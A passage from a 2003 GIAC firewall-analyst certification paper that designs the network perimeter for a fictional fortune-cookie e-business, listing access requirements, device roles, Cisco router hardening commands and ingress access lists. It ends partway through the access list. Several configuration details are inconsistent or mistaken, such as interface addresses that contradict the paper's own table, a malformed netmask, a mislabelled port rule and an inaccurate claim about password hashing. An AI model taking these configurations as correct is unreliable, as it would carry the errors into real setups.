Global Information Assurance Certification Paper

GIAC Certified Firewall Analyst (GCFW)
Practical Assignment version 1.9

Taking the cookie saying world by storm!

By:
Lawrence Manalo
August 7, 2003

TABLE OF CONTENTS

ABSTRACT

This practical discusses the network infrastructure and perimeter security requirements of GIAC Enterprises, an e-business company specializing in fortune cookie sayings. This assignment consists of four related parts required for GIAC Certified Firewall Analyst (GFCW) certification:

- Definition of the network security architecture for GIAC Enterprises as well as business operations and access requirements/restrictions for their customers, suppliers, partners, internal employees, and its mobile sales force and teleworkers. Based on the company's normal business operations, a proposed network design was created along an explanation of each device component's purpose.

- Defining the security policy for GIAC's network components: the border router, NetScreen 208 firewall, and Virtual Private Network (VPN) for both point-to-point and remote access. The section also includes a tutorial on how to configure firewall rules on the NetScreen device.

- Verification of firewall policy by conducting a technical audit. Verification includes planning, approach, evaluation, as well as recommendations based on the audit results.

- Discussion of a Mr. Barry Dowell's GCFW Practicum's network and remote attacks against its architecture. Attacks include exploit codes to the firewall, Distributed Denial of Service (DDoS), and an attack plan to compromise the internal network through a perimeter network device. Recommendations and countermeasures are included in each type of attack.

Assignment 1 – Security Architecture

Introduction

GIAC Enterprises is an E-business company founded in 2000 that deals with the online sales of fortune cookie sayings. The company's cookie sayings sales and popularity have increased over the past two years, marking GIAC as an emerging force within the cookie saying industry. To continue the upward momentum, GIAC has recently employed top-notch writers for their cookie sayings, and forged a partnership with world-renowned TWISM Fortune Cookies (http://www.theworldismine.com) late in 2001.

GIAC's business statement states, "To provide our customers with the finest in fortune cookie sayings at reasonable prices, offer the best customer service, and to provide efficient and safe shopping environment..." For the most part, they have been #2 in 2002 in fortune cookie sayings sales, as well as in customer satisfaction. Their short-term (1 to 2 years) goal is to surpass previous years financial numbers, and become #1 across the board in the fortune cookie sayings market.

In order to be at the top of their game, GIAC's CIO has asked our consulting firm to assist in redesigning their perimeter network architecture to strengthen its security posture and meet the increased demands for their product. The perimeter components consist of, but not limited to routers, firewalls, Virtual Private Network (VPN) devices, and Intrusion Detection Systems (IDS). Our goal in re-designing the perimeter is to produce an infrastructure that promotes network security, cost-effectiveness, and the efficiency to meet these demands not only from the customers, but from the GIAC employees as well. The network would need to facilitate not only the current needs, but also facilitate growth.

Business Operations

Before we can begin to determine Access Control Lists for the routers and rule sets for the firewall/VPN, we must define the business needs for the groups at GIAC Enterprises. The following describes the different groups who comprise GIAC Enterprises' daily business operations and what ports and protocols are needed in order to conduct their business.

- **Customers –** Individuals and companies worldwide purchase bulk online fortunes from the GIAC Fortunes website, http://www.giacfortunes.com. On its main page, customers have the option to select which region they

are visiting from to cater to both the international and domestic markets. Currently GIAC Fortunes website is translated in English, Spanish, Chinese, Japanese, and Filipino. A link to GIAC/TWISM's partnership website accommodates other translations. Customers can browse through the company's various types of fortunes or even create their own themed fortunes, as well as read about the company, its partnerships, and receive contact information. When ordering fortunes, customers are required to enter their contact and payment information though their secure website.

Customers would need access to the following services:

- **HTTP (port 80)** – Access to http://www.giacfortunes.com/ to view information on GIAC Enterprises, order options, and contact information.
- **HTTPS/SSL (port 443)** – Facilitates the checkout and credit card information processes. This encrypts the customer, shopping cart, and credit card information between the customer and the web server as the data moves to and from the database.

- **Suppliers -** Suppliers to GIAC Enterprises are individuals and groups that write the sayings for the fortune cookies. The suppliers consist of people from the entertainment industry (TV and motion picture script writers and stand-up comedians), and from Confucius Eagle Group (a US entertainment agency specializing in custom jingles/sayings). These part-time employees are assigned to create sayings based on certain themes/occasions. Submissions are made every week to the Fortunes Server repository. GIAC Enterprises sayings department sanitizes the submissions by checking for proper format, obscenities and questionable phrases before they are placed into the Fortunes database.

  This group would need access to the following service:
  - **HTTPS (Port 443)** – Suppliers upload their sayings through a web front-end via SSL. (https://intweb.giac.com) Each individual has a username and password to log into the secure web pages. Input is sent into Fortune server for processing. Logins and uploads are logged locally on the server.

- **Partners –** In order to expand their market to areas outside North America and Southeast Asia, GIAC Enterprises has formed a partnership with TWISM International Fortune Cookie, LLC of London, England. TWISM is a world-renowned fortune cookie company that sells their items throughout Europe, Russia, and parts of the Middle East and Southwest Asia. The purpose of the partnership is to supply, translate, and resell these sayings.

  TWISM uses the process of database replication between their network

and GIAC Enterprises via a point-to-point VPN connection. TWISM has a single fortune database which replicates with GIAC's fortune database twice a day at 7:00am and 9:00pm PST. A Memorandum of Understanding (MOU) was created and signed by both companies to use their VPN connection only for this purpose. To accomplish this, they would need access to these services:

- **ISAKMP (Port 500)** - Phase 1 VPN authentication
- **ESP (Port 50)** - Phase 2 VPN connection
- **SQL Oracle 9i (Port 1521-1529)** - database communications

- **Internal Employees –** There are over 60 people that work in the offices of GIAC Enterprises. The employees are separated into two networks:
  - Internal Employees, which includes sayings, sales and accounts departments, GIACare Customer Support, and other internal staff.
  - Management and IT Staff
    - Management includes upper management, human resources, administration
    - IT Staff: Network and IT Systems Administration/Support.

The reason for the separation is because there are some services that are needed by one group, but not needed by another. For instance, sales and accounts would need to access the system database to process orders that other internal staff employees would not need.

GIAC Enterprises has implemented a security policy that states which types of Internet activities are appropriate and which are prohibited. The policy also states that Internet activity is subject to monitoring at any time. Each person employed by GIAC Enterprises has read and signed the agreement at the end of the policy stating that they understand the policy guidelines, and human resources retains the signed agreement for company records.

The following are services that are available to the employees for work related purposes only:

- **HTTP (Port 80)** – Internet access used for work related purposes.
- **HTTPS (Port 443)** – SSL access used by the IT staff for secure terminal access.
- **DNS (Port 53)** – DNS access to resolve hostnames to IP addresses.
- **FTP (Port 20/21)** – FTP Access is only allowed outgoing. Any incoming FTP access is prohibited.
- **SSH (Port 22)** – SSH access for connections to internal servers by the IT department.
- **Telnet (Port 23)** – Telnet Access used internally only by the IT department

- **NetBIOS (Ports 139 and 445)** – For file and print server access on Windows 2000/XP. (Will only be used internally and through the VPN tunnel for client access. This service will be denied going to and coming from the Internet)
- **ORACLE/SQL** – Limited to specific users. Access to one of more databases based on employees' function.
- **Microsoft Exchange Access** – Internal mail is handled by Exchange and sends out the mail relay. Employees are not allowed to set up home email and utilize the mail relay.

- **Mobile Sales Force and Teleworkers –** In addition to the internal employees, the mobile sales force are traveling sales personnel who visit restaurants that have large orders or custom ordering needs. Teleworkers are employees who conduct work from home and only come into the office two to three times a week; these include after hours support as well local home employees.

  These employees access GIAC Enterprises from various locations such as hotels, partnering company sites, or at their place of residence. Since they are coming from public networks, it is important that their connection to the company's internal network be encrypted to ensure no information can be compromised.

  All mobile sales and home employees access the internal network via VPN using their remote VPN client application included on their company-supplied laptop. This will allow the employees to dial-in from their locations to an ISP and create an IPSec tunnel to the GIAC VPN device and access the necessary services. After hours support access the network in a similar fashion as the mobile sales force. Using the remote VPN client application from their laptop, they use their existing dial-up/cable/DSL line to create an IPSec tunnel to the GIAC VPN device and access the necessary services.

  Like all internal employees, the mobile sales and teleworkers have also read, signed, and agreed to the GIAC security policy. The following services are required to access the internal network from remote locations:
  - **ISAKMP (Port 500)** – Phase 1 VPN authentication.
  - **ESP (Port 50)** – Phase 2 VPN connection.

  Once in the network the following ports are needed to access the necessary services.
  - **SSH (Port 22)** – For connection to internal SSH servers
  - **DNS (Port 53)** – DNS access in the internal LAN
  - **NetBIOS (Ports 139 and 445)** – For file and print server access (Will only be used internally and through the VPN tunnel for client

access. This service will be denied going to and coming from the Internet).

- **Microsoft Exchange Access** – To access company email.
- **ORACLE** – Limited to specific users. Access to one of more databases based on employees' function.

Table 1-1 below summarizes the access requirements for each group:

	Customers	Suppliers	Partners	Teleworkers	Mobile Sales	Internal Users
HTTP	YES	YES	YES	YES	YES	YES
HTTPS	YES	YES	YES	YES	YES	YES
DNS – Int.	NO	NO	NO	YES	YES	YES
DNS – Ext.	NO	NO	NO	NO	NO	NO
SSH	NO	NO	NO	YES	YES	YES
FTP	NO	NO	NO	YES	YES	YES
SMTP	YES	YES	YES	YES	YES	YES
MS Exch.	NO	NO	NO	YES	YES	YES
SQL	NO	NO	YES*	YES*	YES*	YES*
File/Print Services	NO	NO	NO	YES	YES	YES
VPN	NO	NO	YES	YES	YES	NO

* Access to these resources is limited to certain users, dependent on job function and which database to access.

TABLE 1-1: GIAC Enterprises access requirements

Network Architecture

Based on the input of access requirements, Diagram 1-1 shows our proposed network architecture.




Diagram 1-1: Proposed GIAC Network Architecture

Design Explanation

In designing the GIAC network, we took three items into consideration – defense-in-depth, security zones and cost in purchasing new resources was also a factor in the design.

- *Defense-in-Depth* - No single device, component, or technology sufficiently protects information assets; a firewall alone would provide some protection of a particular asset, but what happens when an attack on that asset slips past a firewall? Deploying an infrastructure with defense-in-depth in mind would limit any damage, internally or externally, to a minimum[1]. In designing the GIAC network, our focus was to create multiple layers of defense in an effort to detect and prevent unwanted attacks from retrieving company information or performing denial of service on the servers.

[1] Northcutt, Stephen et. al., *Inside Network Perimeter Security* (Boston: New Riders, 2002), page 613

- *Security Zones* - Security zones are a logical grouping of systems, networks, or services, which are similar in the degree of acceptable risk[2]. These zones section the network into segments in which one can apply security options to satisfy the needs of each segment[3]. We have developed a layered, zone approach for GIAC, in which network services and workstations are separated into specific zones. There are two areas where the zoning occurs – at the firewall and at the inner router/switch. On the NetScreen firewall, we created 5 security zones to bring finer granularity to the network security design; while on the inner router, 5 interfaces are used to separate the database servers, the internal networks, and the servers.
- *Cost* – GIAC Enterprises was willing to purchase new resources needed to improve the network infrastructure, however the less money spent on these items, the better. They have spent thousands of dollars in the past on devices such as routers and switches, software including Microsoft Exchange and Oracle, and computer workstations, servers, and laptops. We decided to combine their existing equipment and added our recommended firewall, IDS and other components into the perimeter. Table 1-2 below shows the cost of some perimeter items:

Device Model	Description	Quantity	Cost
NetScreen 208	Firewall/VPN device which includes ScreenOS software, 20 client license, and 2 year tech support	2	$15000/each (after reseller discount)
Norton Antivirus Corporate Edition	100 Client license includes Antivirus and SystemWorks	1	$3500
Additional Servers – Dell PowerEdge 2650	Dual 2.4 GHz processor, 1GB RAM with no operating system). Would be used to upgrade current HTTP and web proxy servers	2	$5300 each (not including any Dell system support)
Linux 8.0/9.0	Operating System can be downloaded for free (or Red Hat Linux 8.0 professional edition can be purchased)	1	Free (if Red Hat is purchased, it would cost $130/each)
OpenBSD 3.3	Operating System can be downloaded for free	1	Free
Squid	Web Reverse Proxy	1	Free
Jeanne	Add-on to squid	1	Free

[2] Northcutt, Stephen et. al., *Inside Network Perimeter Security* (Boston: New Riders, 2002), page 324
[3] *NetScreen Concepts and Examples: Vols 1-7*, Page 2-32.

Snort 1.9	IDS application	4	Free

Hardware Interface and IP Addressing Scheme

For the purposes of this practical, non-routable IP addresses are used in place of routeable IPs on the public networks for security purposes. Firewall and Router addresses are shown in Table 1-4 below. IP addresses 172.26.*.* and 10.10.220.* represent the routeable IPs, while 192.168.*.* is used in the internal network.

Device	IP Address
Border Router	
Ethernet 0/0	172.26.121.33
Ethernet 1/0	10.10.220.33
Inner Router	
Ethernet 0/0	192.168.102.18
Ethernet 1/0	192.168.102.33
Ethernet 1/1	192.168.103.1
Ethernet 1/2	192.168.101.1
Ethernet 1/3	192.168.102.81
NetScreen Firewall	
Ethernet 1 – Trust	192.168.102.17
Ethernet 2 – DMZ	10.10.220.65
Ethernet 3 – Untrust	10.10.220.34
Ethernet 4 – Web Proxy	10.10.220.81
Ethernet 5 - Web Server	192.168.102.97

Table 1-4: Router and Firewall Interface IP Addresses

Perimeter Hardware Descriptions

Border Router

Device: Cisco 3745 Multiservice Access router
OS: IOS 12.2T

Purpose of the border router device: The border router will route traffic between the GIAC network and the Internet.

Security Function: The first line of defense in GIAC Enterprises is its border router. This device will filter the unnecessary traffic and alleviate any extra load the firewall would process. Ingress and egress filters will help prevent spoofing, source routed packets, and certain ports that are commonly probed. Filtering is done by using Access Control Lists (ACLs) and IOS commands on the interfaces.

Network Placement: The border router will be placed between the GIAC network and the Internet Service Provider (ISP).

Additional Information/Benefits: This router would accommodate the present and future growth of the company as a whole. The router was purchased due to its fit for medium to enterprise size companies. Also, the IT staff is familiar with Cisco products and its IOS commands.

Firewall/VPN

Device: NetScreen 208 Firewall VPN
OS: ScreenOS 4.03r1

Purpose of the firewall: The NetScreen firewall device will examine incoming and outgoing traffic and send them to their proper zone interface, or drop the packets depending on the firewall policies created.

Security Function: The next line of defense after the border router is the firewall. The NetScreen device is a layer 3, stateful inspection firewall, which means that the firewall has the "ability to base control decisions (e.g. whether to accept/reject/authenticate/encrypt/log attempts) based on previous communication with the external host, as well as other applications connected to it".[4] The device will also act as a point-to-point VPN gateway for its partnership site and GIAC's teleworkers and road warriors. The firewall will use its Denial of Service mitigation functions, in which the device will be able to detect and log suspicious activity such as port scans, probes and attacks.

Network Placement: The NetScreen is placed in between the border router and the GIAC internal network. This will inspect traffic entering and leaving the network, allowing, denying, or tunneling the packets. There are 5 active interfaces on the device, and each interface is assigned to what is known as a security zone. A security zone is a segment to which one can apply various security options to satisfy needs of each segment, and to protect one segment from another. For the GIAC network, 5 interfaces (segments) will be used:

- Interface 1 – Trust zone: The trust zone is the GIAC Intranet. This zone includes the internal employees, databases, and servers.
- Interface 2 – DMZ zone: This zone contains the SMTP Relay and External DNS. Snort IDS is also placed in this zone to examine the traffic.
- Interface 3 – Untrust zone: This covers the border router and the Internet. Snort IDS is placed in between the untrust interface and the border router to examine the traffic between the devices.
- Interface 4 - Public Web zone: This customized zone contains the reverse web proxy.
- Interface 5 - Private Web zone: This customized zone contains the actual web server that responds to requests from the reverse proxy

[4] *What is stateful inspection firewall*? http://www.speedguide.net/faq_in_q.php?qid=73.

Additional Information/Benefits: Other reasons why the NetScreen 208 was chosen:

- Speed – Using ASIC on the hardware, much of processing power handles the VPN connections and firewall activity, and not used up by an OS.
- Easily managed and deployable – ScreenOS web GUI can be configured for access on any interface, using HTTP and/or SSL. Alerts can be configured to trigger an email to be sent to the administrator.
- Cost Effective - For the functions that the NetScreens handle, the price of the hardware device was attractive.
- Growth – The NetScreen device handles current and future growth, by utilizing High Availability (HA)/Failover with another NetScreen device.

Intrusion Detection System (IDS)

Application: Snort 2.0
Operating System: Linux 8.0 (with current patches installed)

Purpose of the IDS: Although the routers and firewalls are the first lines of defense, they are not the end all solution for detecting and preventing. We felt that deploying an IDS in several areas of the network would assist and complement the routers and firewall to augment the perimeter. An IDS can be described as a sort of packet sniffer that also performs analysis of the traffic, searching for attacks or probe attempts on the network.

Security Function: With intrusion detection, GIAC's IT staff would be able to quickly identify attacks that occur on the network and deploy countermeasures to deny them.

Network Placement: Each Snort IDS sensor will be installed on Linux 8.0 with all the necessary patches. Two interfaces will be used in each Snort instance: one interface will monitor the traffic in promiscuous mode; the second interface will be connected into the Management/IT network, sending data to the syslog server.

Four instances of Snort installed in the network:

- In between the border router and the NetScreen 208 – The IDS will detect any interesting packets coming through the border router and leaving the NetScreen firewall.
- Between the trusted interface of the NetScreen and the inner router – The IDS placed in this area of the network will be used to watch for questionable traffic going to/coming from the NetScreen firewall. This can also be utilized to supplement findings on the IDS between the border router and the firewall.
- DMZ network – An IDS was placed in this area to watch for any suspicious traffic going to our DMZ servers.

- Internal Server Network – The IDS was placed in this area of the internal network to watch for any suspicious traffic entering the server network from the internal employees, untrust, web server, and DMZ networks.

Additional Information/Benefits: Like the firewalls, several IDS devices/applications were considered based on prior experience and testing. Several reasons why Snort was chosen: familiarity of use by the IT staff, it can be installed on Linux or Windows, a large amount of support from the Internet community, and best of all…it's free.

Inner Router

Device: Cisco 3725 access router with Card Slot Network Module (NM-2FE2W – 2 port 10/100 FastEthernet and 2 port WAN interfaces)
OS: 12.2T

Purpose of inner router device: The inner router will be able to route packets between the NetScreen firewall device and GIAC Enterprises' internal network. We use an internal router as another layer in the network to further separate the Intranet. Here is how the Intranet is separated:

- Interface connected to the NetScreen trust interface
- Interface connected to the Internal Employees Network
- Interface connected to the Management/IT Department network
- Interface connected to the Internal Servers Network
- Interface connected to the Database servers network.

Security Function: The Cisco inner router will be able to further filter traffic to the correct internal networks by employing access control lists. This also facilitates the creation of the security zones using the Ethernet module.

Network Placement: The Cisco 3725 is placed between the NetScreen 208 firewall and GIAC's four internal networks: the server farm, the Internal Employees, IT/Management, and the Database servers.

Additional Information/Benefits: Reasons why we have used a router behind the firewall:

- IT department is familiar with configuring Cisco routers.
- Provides Quality of Service (QoS) features essential for data to transfer without issues.
- Able to handle the current and future growth of the company. Modules for the 3725 can be replaced/switched to facilitate the growth.

Server Descriptions

Web Server

Application: Internet Information Server (IIS) 5.0
Operating System: Windows 2000 Server w/ Internet Information Server 5.0

The GIAC Fortunes website is housed in an isolated web server zone on the NetScreen device. The server contains a Verisign server certificate for SSL transactions between the customer and the website as well as between the supplier and the website. Windows 2000 Server and IIS have the current patches installed, as well as the unnecessary services and applications disabled or removed.

Reverse Proxy
Application: Squid Reverse Proxy 2.5 with Jeanne
Operating System: OpenBSD 3.3

The Squid reverse proxy 2.5 with Jeanne redirector will be installed on OpenBSD 3.3. Like the web server, the proxy is located in a dedicated zone on the NetScreen firewall. The proxy will be utilized to respond to customer and supplier HTTP and SSL requests by receiving web pages from the IIS web server. Several factors were addressed in placing a reverse proxy in front of the web server:

- The reverse proxy adds another layer of defense by handling the requests and responses of the web server, so this becomes the single point of access to the GIAC website.
- The reverse proxy will protect the web server, since vulnerabilities have plagued IIS over the years.
- Web Server replacements or hostname changes will be simplified, since the proxy will assume the URL.

Database Servers
Application: Oracle 9i
Operating System: Windows 2000 Server

The database server being used is Oracle's 9i. Customer information, purchase orders and fortune sayings are stored within these databases. The server is located in the internal network behind its dedicated router interface. The web server and the database communicate with each other when the customers input their information. Specific internal employees have access to the customer and purchase information database server, while partnerships, suppliers, mobile clients, teleworkers, and internal employees have access to the fortune database.

DNS Server
Application: BIND 9.2.2
Operating System: Red Hat Linux 8.0

Two DNS servers will be used in GIAC's network infrastructure for split-DNS capability. This will prevent outside visitors obtaining internal network information. Red Hat Linux 8.0 has the current patches installed and BIND 9.0

(DNS) has been secured and patched based on various whitepapers on the Internet on how to harden DNS.

Exchange Mail and SMTP Relay Servers

Application: *Internal – Microsoft Exchange Server 2000*
SMTP Relay – Sendmail 8.12.9
Operating System: *Internal – Windows 2000 Server*
SMTP Relay – Red Hat Linux 8.0

The GIAC Network uses a Microsoft Exchange Server 2000 located in the internal services network, and an SMTP relay server placed in the DMZ network. Both systems have current operating systems patches installed, and their respective mail applications have been configured and hardened.

Employee workstations

All workstations in the GIAC network are Dell desktops and laptops. Internal employees at GIAC use Dell Optiplex workstations. Each workstation has either a 1.4 to a 2.0 GHz processor with 256MB RAM and 30GB HD space.
The mobile sales force and teleworkers use the Dell Latitude notebooks. The notebooks have 1.8GHz processors with 256MB RAM and 20GB HD space. Windows XP Operating System is installed on most nodes. There is a small percentage of Linux 8.0 and OpenBSD 3.3 operating systems used mostly by the IT department. Windows XP systems include Norton Antivirus 2003 to prevent viruses, while the notebooks have Norton Firewall 2003 in addition to offer some additional host protection away from GIAC.

Assignment 2 – Firewall Policy and Tutorial

Border Router Configuration

The border router acts as the first line of defense for the GIAC network. Access to the router is via console only.

Initial Security Configuration

The router name is set to something non-descriptive in order to not reveal information about our device in the event an unauthorized user discovers it.

```
hostname shalamar
```

The login banner is set in case the router is accessed by anyone other than the network administrators. This banner is displayed before the enable/login prompt.

```
shalamar(config)# banner motd
^C
Unauthorized access is prohibited. Individuals accessing
this network without the authority, or in excess of their
authority, are subject to having all activities on this
system monitored and logged by network personnel.  Improper
use of this system or any system behind this network is
subject to legal action; logged actions are subject for use
as evidence to law enforcement officials.
^C
```

Passwords are displayed in the clear when one sets the privileged password. The command '`no enable password`' removes the clear text password. 'Service password-encryption' command is used for store the enable password in an MD5 hash.

Although MD5 encryption is relatively weak and can possibly be cracked, there is no remote access to the border router, and it's better than no security at all. GIAC Enterprises is considering enabling SSH on the router as another method of accessing the device. The only access at the time being is from a terminal session via the console port, which is connected to one of the IT staff workstations in the network. To set password encryption, the commands are as follows:

```
shalamar(config)# enable secret [SECRET PASSWORD]
shalamar(config)# no enable password
shalamar(config)# service password-encryption
```

The console password is set on the router for terminal access:

```
shalamar(config)# line console 0
shalamar(config-line)# login
shalamar(config-line)# password [console password]
```

Cisco's IOS runs some unnecessary services by default; the same services hackers use to execute Denial of Service attacks and break-ins. These services are disabled. Small services such as chargen, discard, and echo are disabled by default on 12.0 and later. The finger service can be used to discover who is logged into the router, which a hacker can find handy when trying to discover and map out the network. The DHCP service is disabled since it will not be used on this router. The same point also applies to bootp (bootstrap) and pad services. The Cisco Discovery Protocol (CDP) is used to obtain protocol addresses of neighboring devices and discover the platform of those devices. This service can be used against GIAC by possibly initiating attacks on the router because of the information it gives out, so this is disabled as well. The Simple Network Management Protocol (SNMP) is currently not enabled on the border router so it is disabled.

```
shalamar(config)# no service udp-small-services
shalamar(config)# no service tcp-small-services
shalamar(config)# no service finger
shalamar(config)# no ip inetd
shalamar(config)# no service dhcp
shalamar(config)# no ip bootp server
shalamar(config)# no service pad
shalamar(config)# no cdp run
shalamar(config)# no snmp server
```

HTTP Server and DNS domain lookups are also disabled on the router. One reason for disabling web service is because the router will not be accessed via HTTP through an application such as CiscoWorks. Another reason is that it could be used for DoS and other web attacks. Finally, we are limiting access to the hardware device through the console port only, again, the web service is not needed. Domain resolution on our border router is not needed, so the service is disabled.

```
shalamar(config)# no ip domain-lookup
shalamar(config)# no ip http server
```

Source routing is disabled to prevent packets from bypassing access lists and firewalls. Also, disabling of IP source routing is recommended to prevent spoofing.

```
shalamar(config)# no ip source-route
```

Interfaces

Two interfaces on the router will be used to facilitate the connections for the GIAC network. Each interface has the following options disabled:

- `no ip proxy-arp` – Disables proxy arp. Hosts use Access Resolution Protocol (ARP) to translate network address to physical addresses. A Cisco router can act as an intermediary for ARP, responding to the ARP queries on selected interfaces and enabling transparent access between multiple LAN segments. This option is disabled because it breaks the LAN security perimeter, extending a LAN at layer 2 across multiple segments.
- `no ip unreachables` – Prohibits IP unreachable responses. If enabled, the router will explicitly notify senders of incorrect IP addresses, which can aid in network mapping.
- `no ip directed-broadcast` – Prohibits the possibility of smurf attacks on the router.

- `no ip mask-reply` – Prohibits ICMP mask-reply messages. The router will send an interface's IP address mask in response to an ICMP mask request; this can aid in network mapping.
- `no ip redirects` – Prohibits IP redirects. A router will send an ICMP redirect message in response to certain routed IP packets, which can aid in network mapping.
- `no snmp` – Disables the SNMP service. Enabled by default on a router, SNMP can support remote query and configuration. Since the service will not be used, it is recommended to disable and remove any default community strings.

Interface 0/0

This interface is designated for the connection to the Internet. The following is interface information and includes the access-group number.

```
interface Ethernet 0/0
description connection to ISP
ip address 10.10.220.33 255.255.255.240
ip access-group 110 in
```

Interface 1/0

This interface is designated for the connection between the router and the untrust interface of the NetScreen firewall. The following is interface information and includes the access-group number.

```
interface Ethernet 1/0
description connection to FW
ip address 172.26.123.33 255.255.255.240
ip access-group 111 in
```

Access List Configuration

Access lists cause a router to permit or discard packets based on criteria defined by the organizations security policy. The goal of the access-list is to prevent unwanted traffic entering the GIAC network, to prevent hackers or unauthorized persons from penetrating the infrastructure, or to prevent internal employees from accessing systems they should not be using.

GIAC Enterprises utilizes extended access lists on its border router to filter traffic based on addresses and ports/protocols; extended access lists examine the packet header as well as check the access list to find a match. If there is a match, it executes the action (permits or denies) based on that rule.

On interface 0/0, access list 110 employs an ingress filter to prevent source IP address of GIAC's internal network or loopback addresses; and also filters out the source IPs of private addresses or IP addresses that are not allocated to the

network. This will assist in the prevention of spoofing the internal IP addresses. Incoming access to GIAC services that are permitted are allowed, however there are other services that are frequently probed that are denied. Logs are currently sent locally to the terminal console, but will soon be implementing Mapped IP on the NetScreen device in order to capture the logged information onto the syslog server in the IT network. Table 2-2 on the next page highlights the rules applied to the access list.

Deny incoming reserved IP addresses at router (inbound)

Deny spoofed IP addresses coming from the Internet

```
access-list 110 deny ip 10.10.220.0 0.0.0.255 any log
```

Deny all RFC1918 Netblocks[5]

```
access-list 110 deny ip 10.0.0.0 0 255.255.255 any log
access-list 110 deny ip 172.16.0.0 0.15.255.255 any log
access-list 110 deny ip 192.168.0.0 0.0.255.255 any log
```

Deny multicast address sources

```
access-list 110 deny ip 224.0.0.0 31.255.255.255 any log
```

Deny class E networks

```
access-list 110 deny ip 240.0.0.0 15.255.255.255 any log
```

Deny IANA reserved networks

```
access-list 110 deny ip 0.0.0.0 0.255.255.255 any log
access-list 110 deny ip 127.0.0.0 0.255.255.255 any log
access-list 110 deny ip 169.254.0.0 0.0.255.255 any log
access-list 110 deny ip 192.0.2.0 0.0.0.255 any log
```

Deny broadcast

```
access-list 110 deny ip 255.255.255.255 0.0.0.0 any log
```

Denied IP address per IANA unallocated netblocks

```
access-list 110 deny ip 1.0.0.0 0.255.255.255 any log
access-list 110 deny ip 2.0.0.0 0.255.255.255 any log
access-list 110 deny ip 5.0.0.0 0.255.255.255 any log
access-list 110 deny ip 7.0.0.0 0.255.255.255 any log
access-list 110 deny ip 23.0.0.0 0.255.255.255 any log
access-list 110 deny ip 27.0.0.0 0.255.255.255 any log
…
access-list 110 deny ip 197.0.0.0 0.255.255.255 any log
access-list 110 deny ip 201.0.0.0 0.255.255.255 any log
access-list 110 deny ip 221.0.0.0 0.255.255.255 any log
access-list 110 deny ip 222.0.0.0 0.255.255.255 any log
access-list 110 deny ip 223.0.0.0 0.255.255.255 any log
```

Deny access to frequently probed ports[6] and ports unallowed

Deny incoming tftp

```
access-list 110 deny udp any any eq 69
```

Drop NetBios traffic

[5] *Address Allocation for Private Internets*, http://www.ietf.org/rfc/rfc1918.txt.

[6] Miller, Toby and SANS Institiute. *Commonly Probed Ports,* http://www.sans.org/y2k/ports.htm(May 4, 2000).

```
access-list 110 deny tcp any any eq 135
access-list 110 deny tcp any any eq 136
access-list 110 deny tcp any any eq 137
access-list 110 deny tcp any any eq 138
access-list 110 deny tcp any any eq 139
access-list 110 deny tcp any any eq 445
access-list 110 deny udp any any eq 135
access-list 110 deny udp any any eq 136
access-list 110 deny udp any any eq 137
access-list 110 deny udp any any eq 138
access-list 110 deny udp any any eq 139
access-list 110 deny udp any any eq 445
```

Deny incoming SNMP

```
access-list 110 deny tcp any any eq 161
```

Deny any incoming PC Anywhere

```
access-list 110 deny udp any any eq 22
access-list 110 deny tcp any any eq 5631 log
access-list 110 deny udp any any eq 5632 log
```

Deny ICQ

```
access-list 110 deny udp any any eq 4000 log
```

Deny IRC

```
access-list 110 deny tcp any any range 6665-6669 log
access-list 110 deny udp any any range 6665-6669 log
```

Deny SunRPC

```
access-list 110 deny tcp any any eq 111
access-list 110 deny tcp any any eq 32771
```

Deny exec login who cmd printer services

```
access-list 110 deny tcp any any range 512 515
access-list 110 deny udp any any eq 513
```

Deny NFS Mount service

```
access-list 110 deny tcp any any eq 635
```

Allow any established traffic from internal network

```
access-list 110 permit tcp any any established
```

Allow incoming traffic to GIAC services

Permit HTTP and HTTPS traffic

```
access-list 110 permit tcp any host 10.10.220.34 eq 80
access-list 110 permit tcp any host 10.10.220.34 eq 443
```

Permit SMTP access

```
